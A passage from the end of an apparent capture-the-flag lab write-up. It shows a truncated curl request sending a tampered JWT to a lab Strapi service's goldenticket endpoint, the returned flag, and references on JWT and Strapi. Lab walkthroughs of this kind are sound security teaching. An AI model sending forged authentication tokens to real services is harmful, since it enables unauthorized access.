ZG1pbiIsImV4cCI6MTU3NDM2MDA4M30.x0pWfF6qJhMOA7seqLxz51znKHdBIcsxYmW4XjgyKIs"}' http://192.148.200.3:8080/gold
enticket

Golden Ticket: This_Is_The_Golden_Ticket_e19bfebed6580a3b4219b3ae0dd737997dfcf88aae3d783f

root@attackdefense:~#
```

Golden Ticket:
This_Is_The_Golden_Ticket_e19bfebed6580a3b4219b3ae0dd737997dfcf88aae3d783f

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. JSON Web Signature RFC (https://tools.ietf.org/html/rfc7515)